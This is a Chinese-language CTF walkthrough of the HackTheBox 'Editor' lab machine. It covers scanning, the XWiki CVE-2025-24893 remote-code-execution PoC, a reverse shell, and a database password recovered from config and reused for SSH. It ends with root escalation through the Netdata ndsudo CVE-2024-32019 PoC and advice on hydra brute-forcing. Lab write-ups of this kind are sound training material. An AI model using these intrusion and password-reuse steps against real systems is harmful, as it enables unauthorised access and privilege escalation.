powershell
rustscan -a 10.129.231.23 -- -sV -sC
Open 10.129.231.23:22
Open 10.129.231.23:80
Open 10.129.231.23:8080
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -sV -sC" on ip 10.129.231.23
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp   open  http    syn-ack nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-title: Did not follow redirect to http://editor.htb/
8080/tcp open  http    syn-ack Jetty 10.0.20
|_http-open-proxy: Proxy might be redirecting requests
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.129.231.23:8080/xwiki/bin/view/Main/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-robots.txt: 50 disallowed entries (40 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
| /xwiki/bin/undelete/ /xwiki/bin/reset/ /xwiki/bin/register/
| /xwiki/bin/propupdate/ /xwiki/bin/propadd/ /xwiki/bin/propdisable/
| /xwiki/bin/propenable/ /xwiki/bin/propdelete/ /xwiki/bin/objectadd/
| /xwiki/bin/commentadd/ /xwiki/bin/commentsave/ /xwiki/bin/objectsync/
| /xwiki/bin/objectremove/ /xwiki/bin/attach/ /xwiki/bin/upload/
| /xwiki/bin/temp/ /xwiki/bin/downloadrev/ /xwiki/bin/dot/
| /xwiki/bin/delattachment/ /xwiki/bin/skin/ /xwiki/bin/jsx/ /xwiki/bin/ssx/
| /xwiki/bin/login/ /xwiki/bin/loginsubmit/ /xwiki/bin/loginerror/
|_/xwiki/bin/logout/
| http-webdav-scan:
|   Server Type: Jetty(10.0.20)
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_  WebDAV type: Unknown
| http-methods:
|   Supported Methods: OPTIONS GET HEAD PROPFIND LOCK UNLOCK
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
|_http-server-header: Jetty(10.0.20)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel80端口会重定向到editor.htb域名上,但是这个域名应该不存在,所以就需要修改hosts文件在本地解析域名echo "10.129.231.23 editor.htb" >> /etc/hosts
访问http://editor.htb,findsomething插件和wappalyzer插件中都没有找到可利用的信息,所以先放过

访问http://10.129.231.23:8080,下方可以看到版本号为XWiki Debian 15.10.8
网络搜索可以找到一个CVE-2025-24893 ,工具利用链接:gunzf0x/CVE-2025-24893: PoC for CVE-2025-24893: XWiki' Remote Code Execution exploit for versions prior to 15.10.11, 16.4.1 and 16.5.0RC1.
修改python文件中shell的ip和端口为你攻击机的IP和端口,并开启监听

没有权限访问oliver用户目录,在网上可以查到xwiki同时结合了tomcat和Mysql,tomcat在这个时候用处不大了,但是数据库里面可能会有密码

mysql是开着的,那就是要找密码,网上搜到数据库配置文件在xwiki.cfg,hibernate.cfg.xml(webapps\xwiki\WEB-INF\hibernate.cfg.xml)这两个文件中,去shell的开始目录,也就是/usr/lib/xwiki-jerry目录下

在hibernate.cfg.xml中可以找到

只有xwiki:theEd1t0rTeam99是没有被注释掉的,尝试登录mysql
powershell
xwiki@editor:/usr/lib/xwiki-jetty/webapps/xwiki/WEB-INF$ mysql -uxwiki -p
mysql -uxwiki -p
Enter password: theEd1t0rTeam99
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| xwiki              |
+--------------------+
在xwiki数据库中只在xwikistrings 表中发现一串sha512加密的密文:hash:SHA-512:dac65976a9f09bcd15bd2c5c6eae4c43b06f316be7ae6b191db26580b1211bef:6b8f547e3742e998380da4f9d426773430a7982a946b9bfd94da0d7abe0d472c5ff08fcb8b0a908bc293da82298053ba348872099bd88f059a7838c38b670153,而且加盐了,基本无法解出
在/etc/passwd中:
powershell
xwiki@editor:/usr/lib/xwiki-jetty/webapps/xwiki/WEB-INF$ cat /etc/passwd | grep "/bin/bash"
<s/xwiki/WEB-INF$ cat /etc/passwd | grep "/bin/bash"
root:x:0:0:root:/root:/bin/bash
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
所以我们需要提权到oliver用户,但是没有其ssh的密码
已知是有oliver用户,目前得到的密码有theEd1t0rTeam99,xwiki

感觉没必要用hydra来爆破了,用theEd1t0rTeam99尝试一下直接登录上oliver用户了

powershell
oliver@editor:~$ sudo -l
[sudo] password for oliver:
Sorry, user oliver may not run sudo on editor.
oliver@editor:~$ id
uid=1000(oliver) gid=1000(oliver) groups=1000(oliver),999(netdata)
oliver@editor:~$ find / -perm -u=s -type f 2>/dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/cgroup-network
/opt/netdata/usr/libexec/netdata/plugins.d/network-viewer.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/local-listeners
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
/opt/netdata/usr/libexec/netdata/plugins.d/ioping
/opt/netdata/usr/libexec/netdata/plugins.d/nfacct.plugin
/opt/netdata/usr/libexec/netdata/plugins.d/ebpf.plugin
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polki
oliver@editor:~$ ls -l /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
-rwsr-x--- 1 root netdata 200576 Apr 1 2024 /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo注意到有/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo属主是root,且oliver用户在netdata组里

利用CVE-2024-32019-POC/README.md at main · AzureADTrent/CVE-2024-32019-POC
在攻击机编译gcc -static poc.c -o nvme,然后用wget或scp传输到靶机即可

小结
尝试ssh密码的方法:
在/etc/passwd中找到用户名,然后在web目录找数据库密码,或者数据库表中找到密码,就用hydra碰撞。需要多尝试
提权步骤:
先看id看看有无特殊属组,然后找S位的命令,如果特殊属组有S位命令则可以网上搜索相关的CVE